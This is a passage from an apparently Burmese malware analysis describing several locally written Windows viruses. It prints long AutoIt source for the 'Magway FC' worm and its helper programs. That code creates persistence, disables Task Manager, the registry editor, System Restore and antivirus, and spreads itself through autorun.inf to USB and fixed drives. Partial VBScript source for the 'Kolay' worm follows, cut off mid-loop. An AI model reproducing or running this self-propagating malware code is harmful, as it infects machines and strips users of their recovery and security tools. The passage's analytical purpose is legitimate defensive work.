ပွားခြင်းခံရသည့်အတွက် နှေးကွေးလာပြီး နေရာလွတ်များလည်း တဖြည်းဖြည်း နည်းလာလေသည်။ ဗိုင်းရပ်စ် သည် နှစ်စက္ကန့်ခြားတစ်ခါ mgy.exe နှင့် csrss.exe ဖိုင်များ Process အနေဖြင့် အလုပ်လုပ်နေခြင်းရှိ၊ မရှိ စစ်ဆေးပြီး ထိုဖိုင်များအလုပ်လုပ်နေခြင်းမရှိခဲ့လျှင် ထိုဖိုင်များကို ဖွင့်ပြီးအလုပ်လုပ်စေသည်။ Magway FC ဗိုင်းရပ်စ်၏ ကုဒ်အသေးစိတ်ကို ပုံ(၂၁)တွင် တွေ့မြင်နိုင်ပါသည်။

```

95473 IF FILEEXISTS ( @SYSTEMDIR & "{271287-000021-100287-705016}" ) = 0
THEN
95474 DIRCREATE ( @SYSTEMDIR & "{271287-000021-100287-705016}" )
95475 FILESETATTRIB ( @SYSTEMDIR & "{271287-000021-100287-705016}",
"+R+S+H" )
95476 ENDIF
95477 IF FILEEXISTS ( @WINDOWS DIR & "\\MGY.exe" ) = 0 THEN
95478 _WRITEMGYTODIR ( @WINDOWS DIR & "\\MGY.exe" )
95479 ENDIF
95480 IF FILEEXISTS ( @SYSTEMDIR &
"{271287-000021-100287-705016}\\lsass.exe" ) = 0 THEN
95481 _WRITELSASTODIR ( @SYSTEMDIR &

```

```

"{271287-000021-100287-705016}\lsass.exe" )
95482 ENDIF
95483 IF FILEEXISTS ( @SYSTEMDIR &
"{271287-000021-100287-705016}\icserv.exe" ) = 0 THEN
95484 _WRITEICSERVTODIR ( @SYSTEMDIR &
"{271287-000021-100287-705016}\icserv.exe" )
95485 ENDIF
95486 IF @MON = "07" THEN
95487 $REGEDIT = REGREAD ( "HKLM\SOFTWARE\MGY" , "COUNT" )
95488 IF $REGEDIT = "" THEN
95489 $REGEDIT = 0
95490 REGWRITE ( "HKLM\SOFTWARE\MGY" , "COUNT" , "REG_SZ" , $REGEDIT + 1 )
95491 ELSE
95492 REGWRITE ( "HKLM\SOFTWARE\MGY" , "COUNT" , "REG_SZ" , $REGEDIT + 1 )
95493 ENDIF
95494 $REGEDIT = REGREAD ( "HKLM\SOFTWARE\MGY" , "COUNT" )
95495 IF $REGEDIT = 10 THEN
95496 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" , "Shell" , "REG_SZ" , "MGY.exe" )
95497 REGWRITE ( "HKLM\SOFTWARE\MGY" , "OBJ1" , "REG_SZ" , "READY" )
95498 PROCESSCLOSE ( "explorer.exe" )
95499 PROCESSWAITCLOSE ( "explorer.exe" )
95500 RUN ( @WINDOWSDIR & "\MGY.exe" )
95501 ENDIF
95502 IF PROCESSEXISTS ( "explorer.exe" ) = 0 THEN
95503 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" , "Shell" , "REG_SZ" , "Explorer.exe" )
95504 FILECOPY ( @WINDOWSDIR & "\MGY.exe" , @WINDOWSDIR & "\Explorer.exe" ,
1 )
95505 PROCESSCLOSE ( "MGY.exe" )
95506 PROCESSWAITCLOSE ( "MGY.exe" )
95507 PROCESSCLOSE ( "MGY.exe" )
95508 PROCESSWAITCLOSE ( "MGY.exe" )
95509 RUN ( @WINDOWSDIR & "\explorer.exe" )
95510 ENDIF
95511 ENDIF
95512 $REGEDIT = REGREAD ( "HKLM\SOFTWARE\MGY" , "OBJ1" )
95513 IF $REGEDIT = "READY" THEN
95514 IF PROCESSEXISTS ( "icserv.exe" ) = 0 THEN
95515 RUN ( @SYSTEMDIR & "{271287-000021-100287-705016}\icserv.exe" )
95516 ENDIF
95517 RUN ( @SYSTEMDIR & "{271287-000021-100287-705016}\lsass.exe" )
95518 ENDIF
95519 WHILE 1
95520 #NoTrayIcon
95521 OPT ( "TrayIconHide" , 1 )
95522 #RequireAdmin
95523 IF PROCESSEXISTS ( "msconfig.exe" ) = TRUE THEN
95524 SHUTDOWN ( 6 )
95525 ENDIF
95526 IF PROCESSEXISTS ( "rstrui.exe" ) = TRUE THEN
95527 SHUTDOWN ( 6 )
95528 ENDIF
95529 PROCESSCLOSE ( "winsystem.exe" )
95530 PROCESSCLOSE ( "handydriver.exe" )
95531 PROCESSCLOSE ( "kerneldrive.exe" )
95532 PROCESSCLOSE ( "Wscript.exe" )
95533 PROCESSCLOSE ( "cmd.exe" )
95534 PROCESSCLOSE ( "nod32krn.exe" )
95535 PROCESSCLOSE ( "nod32kui.exe" )

```



```

95536 $RG1 = "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
95537 $RG2 = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion"
95538 REGWRITE ($RG1, "mgy", "REG_SZ", @SYSTEMDIR & "\mgy.exe")
95539 REGWRITE ($RG1, "Msmgs", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe")
95540 REGWRITE ($RG2 & "\Explorer\Advanced", "SuperHidden", "REG_DWORD",
"0")
95541 REGWRITE ($RG2 & "\Explorer\Advanced", "ShowSuperHidden",
"REG_DWORD", "0")
95542 REGWRITE ($RG2 & "\Explorer\Advanced", "HideFileExt", "REG_DWORD",
"1")
95543 REGWRITE ($RG2 & "\Explorer\Advanced", "Hidden", "REG_DWORD", "2"
)
95544 REGWRITE ($RG2 & "\Policies\Explorer", "NoFind", "REG_DWORD", "1"
)
95545 REGWRITE ($RG2 & "\Policies\Explorer", "NoFolderOptions",
"REG_DWORD", "1")
95546 REGWRITE ($RG2 & "\Policies\Explorer", "NoDriveTypeAutoRun",
"REG_DWORD", "91")
95547 REGWRITE ($RG2 & "\Policies\system", "DisableTaskMgr", "REG_DWORD"
, "1")
95548 REGWRITE ($RG2 & "\Policies\system", "DisableRegistryTools",
"REG_DWORD", "1")
95549 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths"
, "regedit.exe", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe")
95550 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths"
, "msconfig.exe", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe")
95551 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths"
, "rstrui.exe", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe")
95552 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths"
, "taskmgr.exe", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe")
95553 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths"
, "notepad.exe", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe")
95554 REGWRITE ( "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon", "System", "REG_SZ", @SYSTEMDIR &
"\{271287-000021-100287-705016}\smss.exe")
95555 REGWRITE ( "HKLM\Software\Policies\Microsoft\Windows\System",
"DisableGPO", "REG_DWORD", "1")
95556 REGWRITE ( "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore"
, "DisableConfig", "REG_DWORD", "1")
95557 REGWRITE ( "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore"
, "DisableSR", "REG_DWORD", "1")
95558 REGWRITE ( "HKLM\Software\Policies\Microsoft\Windows\Installer",
"DisableMSI", "REG_DWORD", "2")
95559 REGDELETE ( "HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Main", "Window Title")
95560 REGDELETE (
"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\NOD32krn",
"ImagePath")
95561 REGDELETE (
"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\nod32drv",
"ImagePath")
95562 REGDELETE ( "HKEY_CLASSES_ROOT\lnkfile\isShortcut")
95563 IF FILEEXISTS ( @SYSTEMDIR &
"\{271287-000021-100287-705016}\autorun.inf" ) <> TRUE THEN

```



```

95564 $ATR = FILEOPEN ( @SYSTEMDIR &
"\{271287-000021-100287-705016}\autorun.inf" , 2 )
95565 FILEWRITE ( $ATR , "[autorun]" & @CRLF )
95566 FILEWRITE ( $ATR , "open=mgys.exe" & @CRLF )
95567 FILEWRITE ( $ATR , "shellexecute=mgys.exe" & @CRLF )
95568 FILEWRITE ( $ATR , "shell\Explore\command=mgys.exe" & @CRLF )
95569 FILEWRITE ( $ATR , "shell\Open\command=mgys.exe" & @CRLF )
95570 FILEWRITE ( $ATR , "shell=Explore" )
95571 FILECLOSE ( $ATR )
95572 FILESETATTRIB ( @SYSTEMDIR &
"\{271287-000021-100287-705016}\autorun.inf" , "+R+H+S" )
95573 ENDIF
95574 $PATH1 = DRIVEGETDRIVE ( "REMOVABLE" )
95575 IF NOT @ERROR THEN
95576 FOR $D = 1 TO $PATH1 [ 0 ]
95577 $FLASHDRIVE = $PATH1 [ $D ]
95578 IF $FLASHDRIVE <> "A:" AND DRIVEGETFILESYS ( $FLASHDRIVE ) <> ""
THEN
95579 FILESETATTRIB ( $FLASHDRIVE & "\autorun.inf" , "-R" )
95580 FILECOPY ( @SCRIPTFULLPATH , $FLASHDRIVE & "\mgys.exe" , 1 )
95581 FILECOPY ( @SYSTEMDIR & "\{271287-000021-100287-705016}\autorun.inf" ,
$FLASHDRIVE & "\autorun.inf" , 1 )
95582 FILESETATTRIB ( $FLASHDRIVE & "\autorun.inf" , "+R+H+S" )
95583 FILESETATTRIB ( $FLASHDRIVE & "\mgys.exe" , "+R+H+S" )
95584 $SEARCH1 = FILEFINDFIRSTFILE ( $FLASHDRIVE & "\*.*" )
95585 WHILE 1
95586 $FILE1 = FILEFINDNEXTFILE ( $SEARCH1 )
95587 IF $FILE1 = "" THEN EXITLOOP
95588 FILECOPY ( @SCRIPTFULLPATH , $FLASHDRIVE & "\" & $FILE1 & ".exe" )
95589 FILESETATTRIB ( $FLASHDRIVE & "\" & $FILE1 , "+H" )
95590 FILESETATTRIB ( $FLASHDRIVE & "\" & $FILE1 & ".exe" , "-H-S" )
95591 WEND
95592 FILECLOSE ( $SEARCH1 )
95593 ENDIF
95594 NEXT
95595 ENDIF
95596 $PATH2 = DRIVEGETDRIVE ( "FIXED" )
95597 IF NOT @ERROR THEN
95598 FOR $F = 1 TO $PATH2 [ 0 ]
95599 $DRIVE = $PATH2 [ $F ]
95600 FILESETATTRIB ( $DRIVE & "\autorun.inf" , "-R" )
95601 FILECOPY ( @SYSTEMDIR & "\{271287-000021-100287-705016}\autorun.inf" ,
$DRIVE & "\autorun.inf" , 1 )
95602 FILECOPY ( @SCRIPTFULLPATH , $DRIVE & "\mgys.exe" )
95603 FILESETATTRIB ( $DRIVE & "\autorun.inf" , "+R+H+S" )
95604 FILESETATTRIB ( $DRIVE & "\mgys.exe" , "+R+H+S" )
95605 NEXT
95606 ENDIF
95607 FILECOPY ( @SCRIPTFULLPATH , @SYSTEMDIR & "\mgys.exe" )
95608 FILECOPY ( @SCRIPTFULLPATH , @SYSTEMDIR &
"\{271287-000021-100287-705016}\smss.exe" )
95609 FILECOPY ( @SCRIPTFULLPATH , @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe" )
95610 FILECOPY ( @SCRIPTFULLPATH , @PROGRAMFILESDIR & "\ESET\nod32.exe" )
95611 FILESETATTRIB ( @SYSTEMDIR & "\wininit.exe" , "-R" )
95612 FILESETATTRIB ( @SYSTEMDIR & "\mgys.exe" , "+R+H+S" )
95613 FILESETATTRIB ( @SYSTEMDIR & "\{271287-000021-100287-705016}\smss.exe"
, "+R+H+S" )
95614 FILESETATTRIB ( @SYSTEMDIR &
"\{271287-000021-100287-705016}\csrss.exe" , "+R+H+S" )

```

```

95615 FILEDELETE ( @SYSTEMDIR & "\\wininit.exe" )
95616 FILEDELETE ( @PROGRAMFILES & "\\ESET\\nod32.exe" )
95617 FILEDELETE ( @PROGRAMFILES & "\\ESET\\nod32kui.exe" )
95618 FILEDELETE ( @PROGRAMFILES & "\\ESET\\nod32krm.exe" )
95619 IF PROCESSEXISTS ( "mgy.exe" ) = 0 THEN
95620 RUN ( @SYSTEMDIR & "\\mgy.exe" )
95621 ENDIF
95622 IF PROCESSEXISTS ( "csrss.exe" ) = 0 THEN
95623 RUN ( @SYSTEMDIR & "\\{271287-000021-100287-705016}\\csrss.exe" )
95624 ENDIF
95625 SLEEP ( 2000 )
95626 WEND

```

### ပုံ(၂၁) Magway FC ဗိုင်းရပ်စ်၏ ကုန်များ

၉။ mgy.exe နှင့် csrss.exe ဗိုင်းရပ်စ်တို့သည် C:\Windows\System32\{271287-000021-100287-705016} Directory အောက်ရှိ lsass.exe နှင့် icserv.exe တို့ကို ဖုလ်လရောက်သည့်အခါ ခေါ်ယူအသုံးပြုလေသည်။ ပုံ(၂၂)တွင်တွေ့မြင်ရသည့်ကုန်အတိုင်း icserv.exe သည် Windows စနစ်၏ SHELL.dll ဖိုင်၏လုပ်ဆောင်ချက်အတိုင်းလုပ်ဆောင်ကာ ICON များကို ပြုပြင်လေသည်။ lsass.exe သည် ပုံ(၂၃)တွင်တွေ့မြင်ရသည့်ကုန်အတိုင်း Desktop တွင် Magway FC အသင်း၏လိုဂိုကို ပြသရန်အတွက် အသုံးပြုလေသည်။

```

91550 IF _SINGLETON ( @SCRIPTNAME , 1 ) = 0 THEN
91551 EXIT
91552 ENDIF
91553 RUN ( @SYSTEMDIR & "\\{271287-000021-100287-705016}\\smss.exe" )
91554 DIM $AFULLPATH [ 100 ]
91555 $SEARCHKEY = "HKCR"
91556 $SEARCHSTRING = "SHELL32.dll"
91557 WHILE 1
91558 #NoTrayIcon
91559 OPT ( "TrayIconHide" , 1 )
91560 #RequireAdmin
91561 FILECOPY ( @SCRIPTFULLPATH , @SYSTEMDIR &
91562 "\\{271287-000021-100287-705016}\\icserv.exe" , 0 )
91562 IF FILEEXISTS ( @SYSTEMDIR & "\\SHELL32.dll" ) <> 1 THEN
91563 _WRITESHELL32TODIR ( @SYSTEMDIR & "\\SHELL32.dll" )
91564 ENDIF
91565 _REGSEARCH ( $SEARCHKEY , $SEARCHSTRING )
91566 $PATH2 = DRIVEGETDRIVE ( "FIXED" )
91567 IF NOT @ERROR THEN
91568 FOR $F = 1 TO $PATH2 [ 0 ]
91569 $FILES = 0
91570 $FOLDERS = 0
91571 $ICOUNT = 0
91572 $DRIVE = $PATH2 [ $F ]
91573 REGWRITE (
91574 "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\DriveIcons\\"
91575 & STRINGLEFT ( $DRIVE , 1 ) & "\\DefaultIcon" , "", "REG_SZ" ,
91576 @SYSTEMDIR & "\\SHELL32.dll,8" )
91577 _SEARCHEX ( $DRIVE & "\\\" , $AFULLPATH , "*.*)"
91578 NEXT
91579 ENDIF
91580 WEND
91581 FUNC _SEARCHEX ( $SSOURCEPATH , BYREF $FILELIST , $SEXT = "*.*" ,
91582 $IRUNFIRSTTIME = 1 )
91583 IF UBOUND ( $FILELIST ) < 10000 THEN REDIM $FILELIST [ 10000 ]
91584 IF STRINGRIGHT ( $SSOURCEPATH , 1 ) = "\" THEN $SSOURCEPATH =

```

```

STRINGTRIMRIGHT ( $SSOURCEPATH , 1 )
91581 $SEXT = STRINGREPLACE ( $SEXT , "\", "" )
91582 $IFIRSTFILE = FILEFINDFIRSTFILE ( $SSOURCEPATH & "\" & $SEXT )
91583 IF @ERROR THEN RETURN
91584 WHILE 1
91585 $INEXTFILE = FILEFINDNEXTFILE ( $IFIRSTFILE )
91586 IF @ERROR THEN EXITLOOP
91587 $SFULLPATH = $SSOURCEPATH & "\" & $INEXTFILE
91588 IF STRINGINSTR ( FILEGETATTRIB ( $SFULLPATH ) , "D" ) THEN
91589 IF FILEEXISTS ( $SFULLPATH & "\desktop.ini" ) <> 1 THEN
91590 INIWRITE ( $SFULLPATH & "\desktop.ini" , ".ShellClassInfo" ,
"IconFile" , @SYSTEMDIR & "\SXELL32.dll" )
91591 INIWRITE ( $SFULLPATH & "\desktop.ini" , ".ShellClassInfo" ,
"IconIndex" , "3" )
91592 FILESETATTRIB ( $SFULLPATH & "\desktop.ini" , "+H" )
91593 ELSE
91594 INIWRITE ( $SFULLPATH & "\desktop.ini" , ".ShellClassInfo" ,
"IconFile" , @SYSTEMDIR & "\SXELL32.dll" )
91595 IF INIREAD ( $SFULLPATH & "\desktop.ini" , ".ShellClassInfo" ,
"IconIndex" , "" ) = "-101" THEN
91596 INIWRITE ( $SFULLPATH & "\desktop.ini" , ".ShellClassInfo" ,
"IconIndex" , "127" )
91597 ENDIF
91598 FILESETATTRIB ( $SFULLPATH & "\desktop.ini" , "+H" )
91599 ENDIF
91600 $IFOLDERS += 1
91601 _SEARCHEX ( $SFULLPATH , $FILELIST , $SEXT , 0 )
91602 ELSE
91603 $IFILES += 1
91604 $ICOUNT += 1
91605 IF $ICOUNT = 10000 THEN
91606 REDIM $FILELIST [ UBOUND ( $FILELIST ) + 10000 ]
91607 $ICOUNT = 0
91608 ENDIF
91609 INIWRITE ( $SFULLPATH & "\desktop.ini" , ".ShellClassInfo" ,
"IconFile" , @SYSTEMDIR & "\SXELL32.dll" )
91610 FILESETATTRIB ( $SFULLPATH & "\desktop.ini" , "+H" )
91611 $FILELIST [ $IFILES ] = $SFULLPATH
91612 ENDIF
91613 IF STRINGLEFT ( $FILELIST [ $IFILES ] , 1 ) <> "c" THEN
91614 FILECOPY ( @SCRIPTDIR & "\smss.exe" , $FILELIST [ $IFILES ] & ".exe"
, 1 )
91615 FILECOPY ( @SCRIPTDIR & "\smss.exe" , $FILELIST [ $IFILES ] , 1 )
91616 ELSE
91617 FILECOPY ( @SCRIPTDIR & "\smss.exe" , $FILELIST [ $IFILES ] & ".exe"
, 1 )
91618 ENDIF
91619 FILESETATTRIB ( $FILELIST [ $IFILES ] , "+SH" )
91620 WEND
91621 FILECLOSE ( $IFIRSTFILE )
91622 IF $IRUNFIRSTTIME THEN
91623 REDIM $FILELIST [ $IFILES + 1 ]
91624 $FILELIST [ 0 ] = UBOUND ( $FILELIST ) - 1
91625 ENDIF
91626 ENDFUNC
91627 FUNC _REGSEARCH ( $STARTKEY , $SEARCHVAL )
91628 LOCAL $V , $VAL , $K , $KEY , $FOUND = ""
91629 $V = 1
91630 WHILE 1
91631 $VAL = REGENUMVAL ( $STARTKEY , $V )

```

```

91632 IF @ERROR = 0 THEN
91633 IF STRINGINSTR ( $VAL , $SEARCHVAL ) THEN
91634 $FOUND = $FOUND & $STARTKEY & "\" & $VAL & @LF
91635 ENDIF
91636 $READVAL = REGREAD ( $STARTKEY , $VAL )
91637 IF STRINGINSTR ( $READVAL , $SEARCHVAL ) THEN
91638 IF STRINGRIGHT ( $FOUND & $STARTKEY , 11 ) = "DefaultIcon" THEN
91639 IF $VAL <> "" THEN
91640 REGWRITE ( $FOUND & $STARTKEY , $VAL , "REG_EXPAND_SZ" , STRINGREPLACE
( $READVAL , "SHELL32.dll" , "SXELL32.dll" ) )
91641 ELSE
91642 REGWRITE ( $FOUND & $STARTKEY , "" , "REG_EXPAND_SZ" , STRINGREPLACE (
$READVAL , "SHELL32.dll" , "SXELL32.dll" ) )
91643 ENDIF
91644 ENDIF
91645 $FOUND = $FOUND & $STARTKEY & "\" & $VAL & " = " & $READVAL & @LF
91646 ENDIF
91647 $V += 1
91648 ELSE
91649 EXITLOOP
91650 ENDIF
91651 WEND
91652 $K = 1
91653 WHILE 1
91654 $KEY = REGENUMKEY ( $STARTKEY , $K )
91655 IF @ERROR = 0 THEN
91656 IF STRINGINSTR ( $KEY , $SEARCHVAL ) THEN
91657 $FOUND = $FOUND & $STARTKEY & "\" & $KEY & "\" & @LF
91658 ENDIF
91659 $FOUND = $FOUND & _REGSEARCH ( $STARTKEY & "\" & $KEY , $SEARCHVAL )
91660 ELSE
91661 EXITLOOP
91662 ENDIF
91663 $K += 1
91664 WEND
91665 RETURN $FOUND
91666 ENDFUNC

```

ပုံ(၂၂) Magway FC ဗိုင်းရပ်ကခေါ်ယူအသုံးပြုသော icserv.exe ၏ကုဒ်များ

```

4556 IF _SINGLETON ( @SCRIPTNAME , 1 ) = 0 THEN
4557 EXIT
4558 ENDIF
4559 IF FILEEXISTS ( @SYSTEMDIR & "{271287-000021-100287-705016}\logo.jpg" ) <> 1 THEN
4560 _WRITELOGOTODIR ( @SYSTEMDIR &
"{271287-000021-100287-705016}\logo.jpg" )
4561 ENDIF
4562 #Region ### START Koda GUI section ### Form=
4563 $MGY = GUICREATE ( " " , 310 , 115 , @DESKTOPWIDTH - 320 ,
@DESKTOPHEIGHT + 10 , $WS_POPUP , $WS_EX_TOPMOST )
4564 $PIC1 = GUICTRLCREATEPIC ( @SYSTEMDIR &
"{271287-000021-100287-705016}\logo.jpg" , 0 , 0 , 310 , 115 , BITOR
( $$$NOTIFY , $WS_GROUP , $WS_CLIPSIBLINGS ) )
4565 #EndRegion ### END Koda GUI section ###
4566 WHILE 1
4567 #NoTrayIcon
4568 #RequireAdmin
4569 OPT ( "TrayIconHide" , 1 )
4570 $R = RANDOM ( 0 , 100 , 1 )
4571 IF $R = 21 THEN

```

```

4572 _SHOW ( @DESKTOPWIDTH - 320 , @DESKTOPHEIGHT + 10 )
4573 ENDIF
4574 $NMSG = GUGETMSG ( )
4575 SWITCH $NMSG
4576 CASE $GUI_EVENT_CLOSE
4577 EXIT
4578 ENDSWITCH
4579 SLEEP ( 100 )
4580 WEND
4581 FUNC _SHOW ( $X , $Y )
4582 IF FILEEXISTS ( @WINDOWSDIR & "\\Media\\notify.wav" ) THEN
4583 SOUNDPLAY ( @WINDOWSDIR & "\\Media\\notify.wav" , 0 )
4584 ENDIF
4585 WINMOVE ( " " , "" , ( @DESKTOPWIDTH - 320 ) , ( @DESKTOPHEIGHT - 150 ) )
4586 WINSETONTOP ( " " , "" , 1 )
4587 DLLCALL ( "user32.dll" , "int" , "AnimateWindow" , "hwnd" , $MGY ,
"int" , 800 , "long" , 262152 )
4588 SLEEP ( 3000 )
4589 DLLCALL ( "user32.dll" , "int" , "AnimateWindow" , "hwnd" , $MGY ,
"int" , 5000 , "long" , 589824 )
4590 ENDFUNC
4591 FUNC _EXIT ( )
4592 EXIT
4593 ENDFUNC

```

### ပုံ(၂၃) Magway FC ဗိုင်းရပ်ကခေါ်ယူအသုံးပြုသော Isass.exe ၏ကုန်များ

၁၀။ Magway FC ဗိုင်းရပ်စ်ရေးသားသူသည် အင်တာနက်တွင် ဖြန့်ဝေဖော်ပြထားသော အခြားသောဗိုင်းရပ်စ်ကုန်များကို မှီငြမ်းခဲ့ပုံရပြီး ဤဗိုင်းရပ်စ်နှင့်ဆင်တူသော ဗိုင်းရပ်စ်များ ရှေးယခင်ကပေါ်ပေါက်ခဲ့ဖူးကြောင်း တွေ့ရှိရပြီး ကွန်ပျူတာစနစ်ထဲရှိ ဖိုင်များကို ဖျက်ဆီးရန်ထက် ကူးစက်ပျံ့ပွားရန်၊ စိတ်အနှောင့်အယှက်ဖြစ်စေရန်သက်သက်သာ ရည်ရွယ်ရေးသားထားကြောင်း တွေ့ရှိရပါသည်။

### Thayet Myo Hacking Day ဗိုင်းရပ်စ်

၁၁။ ၂၀၀၉ ခုနှစ်တွင်ပေါ်ခဲ့သောဗိုင်းရပ်စ်ဖြစ်ပြီး ဗိုင်းရပ်စ်သဘောထက် Trojan သဘော ပိုပြီးသက်ရောက်လေသည်။ Desktop တွင် "Thayet Myo Hacking Day" ဟူသော စာကြောင်းအချို့ပေါ်ပြီး hal.dll (Hardware Abstract Layer) ဖိုင်ကို ဖျက်ပစ်လေသည်။ ထိုဖိုင်ကိုဖျက်ပစ်သည့်အတွက် Windows OS ကိုအသုံးပြု၍မရတော့ပေ။ Windows XP CD ဖြင့် Recovery Console ကိုဝင်ရောက်ပြီး hal.dll ဖိုင်ကို ပြန်လည်အစားထိုးမှသာ Windows ကိုအသုံးပြုနိုင်မည်ဖြစ်သည်။



### ပုံ(၂၄) Thayet Myo Hacking Day ဗိုင်းရပ်စ်ကူးစက်ခံရပြီးနောက် မြင်ရပုံ



၁၂။ ဗိုင်းရပ်စ်သည် Task Manager ကိုဖွင့်မရအောင်ပြုလုပ်ပြီး Capslock Key ကို ဖွင့်လိုက်၊ ပိတ်လိုက်လုပ်လေသည်။ C:\Recycler၊ C:\Backup နှင့် C:\Windows\Backup အောက်တွင် explorer.exe ဖိုင်များကိုကူးပြီး Windows စတင်သည့်အချိန်တွင် explorer.exe ကိုအလုပ်လုပ်စေရန် Registry ကိုပြင်ဆင်လေသည်။

### Loikaw ဗိုင်းရပ်စ်

၁၃။ ၂၀၀၉ ခုနှစ်တွင်ပေါ်ခဲ့ခြင်းဖြစ်ပြီး Autoit.HW Worm ဟုလည်းခေါ်သည်။ ဝက်ဘ်စာမျက်နှာများနှင့် အီးမေးလ်များမှ ပျံ့နှံ့ခဲ့ပြီး ကွန်ပျူတာသုံးစွဲသူများကို ၎င်းတို့ကွန်ပျူတာများ၌ Install လုပ်စေရန် လှည့်စားလေသည်။ ၎င်းသည် USB Stick များမှလည်း ပျံ့ပွားနိုင်လေသည်။ ဤ Malware ကူးစက်ခံရလျှင် Task Manager ကိုအသုံးမပြုနိုင်တော့သဖြင့် ကွန်ပျူတာအသုံးပြုသူမှ မည်သည့် Process များ အလုပ်လုပ်နေကြောင်း မသိရှိနိုင်တော့ပေ။ အလားတူ Windows Registry Editor နှင့် Folder Option ကိုအသုံးပြုခွင့် ပိတ်ပင်လေသည်။ Worm သည် Desktop ၌ ပုံ(၂၅)တွင်မြင်ရသော စာများပါရှိသည့် Virus Information.txt ဖိုင်ကိုထားလေသည်။

Hi fri "Administrador"  
It is nice to meet you . . . .  
I ko thi lar, see yin kaw kin mar lar, i ka talk khin tat tal nor . . . .  
I ka girl nor, chit mar lar . . . .  
I ka u computer ko bar ma, ma loat par buu khin lo Virus write pi talk sa tar ko , he` he` . . .  
Sate so ya buu nor i ka di lo pae` . . . . ya tal ma hote lar I name ko thi chin lar? pyaw pya par buu; bar lo  
pyaw pya ya mar lae` u ka boy lar, age ka kaw?  
i ka 18age girl i gmail ka comput5r3razygirl@gmail.com bye bye . . . luu soe . . . fly kiss . .

### ပုံ(၂၅) Loikaw ဗိုင်းရပ်စ်၏ Virus Information.txt

၁၄။ Malware သည် အတန်ကြာအလုပ်လုပ်ပြီးသော် ပုံ(၂၆)တွင်မြင်ရသော Dialog Box တစ်ခု ပေါ်လာလေသည်။



### ပုံ(၂၆) Loikaw ဗိုင်းရပ်စ်၏ မိတ်ဆက်ခြင်း Dialog Box

### Happy Birthday ဗိုင်းရပ်စ်

၁၅။ Happy Birthday ဗိုင်းရပ်စ်သည် Windows စတင်ရာတွင် ခေါ်ယူအသုံးပြုသည့် ntldr (NT Loader) ဖိုင်ကိုဖျက်ပစ်လေသည်။ အလားတူ Windows Registry ကိုအသုံးပြု၍မရအောင် တားဆီးလေသည်။ ၎င်းနောက် ကွန်ပျူတာစတင်ချိန်တွင် ၎င်းပရိုဂရမ်စတင်တက်လာစေရန်အတွက် explorcr.exe

အမည်ဖြင့် Registry ကိုပြင်လေသည်။ ဗိုင်းရပ်စ်သည် C:\Windows\System32 Directory အောက်တွင် explorer.exe ဖိုင်အမည်ဖြင့် ရှိလေသည်။

### One Missed Call ဗိုင်းရပ်စ်

၁၆။ Happy Birthday ဗိုင်းရပ်စ်ရေးသားသူကပင် ဖန်တီးပြီး Desktop တွင် ပုံ(၂၇)တွင်တွေ့ရသည့် Text ဖိုင်တစ်ခုကို ဖန်တီးလေသည်။ တွေ့သမျှ Folder များအား .exe များအဖြစ်ပြောင်းလဲပစ်ပြီး မူလ Folder များအားဖျောက်ထားလေသည်။ ကွန်ပျူတာစတင်ချိန်တွင် Drive is not Ready ဟူသော Error Messagebox ပေါ်လာပြီး အနှောင့်အယှက်ပေးလေသည်။

This is a worm from Myanmar Student. Not from SG, made at Yangon.  
Myanmar has many Hackers and Programmers. That is example number two.  
Happy birthday is my first virus. Have a nice day admin.

### ပုံ(၂၇) One Missed Call ဗိုင်းရပ်စ်၏ Virus Information.txt

### Kolay ဗိုင်းရပ်စ်

၁၇။ Kolay ဗိုင်းရပ်စ်ကို VB Script ဖြင့်ရေးသားထားခြင်းဖြစ်ပြီး ၎င်း၏ဖိုင် extension မှာ .vbs ဖြစ်သည်။

```
Option Explicit
On Error Resume Next
Dim Fso, Shells, SystemDir, WinDir, Count, File, Drv, Drives, InDrive, ReadAll, AllFile, WriteAll, Del, Chg
Set Fso = CreateObject("Scripting.FileSystemObject")
Set Shells = CreateObject("Wscript.Shell")
Set WinDir = Fso.GetSpecialFolder(0)
Set SystemDir = Fso.GetSpecialFolder(1)
Set File = Fso.GetFile(Wscript.ScriptFullName)
Set Drv = File.Drive
Set InDrive = Fso.Drives
Set ReadAll = File.OpenAsTextStream(1, -2)
Do While Not ReadAll.AtEndOfStream
AllFile = AllFile & ReadAll.ReadLine
AllFile = AllFile & vbCrLf
Loop
Count = Drv.DriveType
Do
If Not Fso.FileExists(SystemDir & "\kolay.vbs") Then
Set WriteAll = Fso.CreateTextFile(SystemDir & "\kolay.vbs", 2, True)
WriteAll.Write AllFile
WriteAll.Close
Set WriteAll = Fso.GetFile(SystemDir & "\kolay.vbs")
WriteAll.Attributes = -1
End If
Shells.RegWrite "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit\"
, SystemDir & "\userinit.exe,\" & _
SystemDir & "\wscript.exe \" & SystemDir & "\kolay.vbs\"
For Each Drives In InDrive
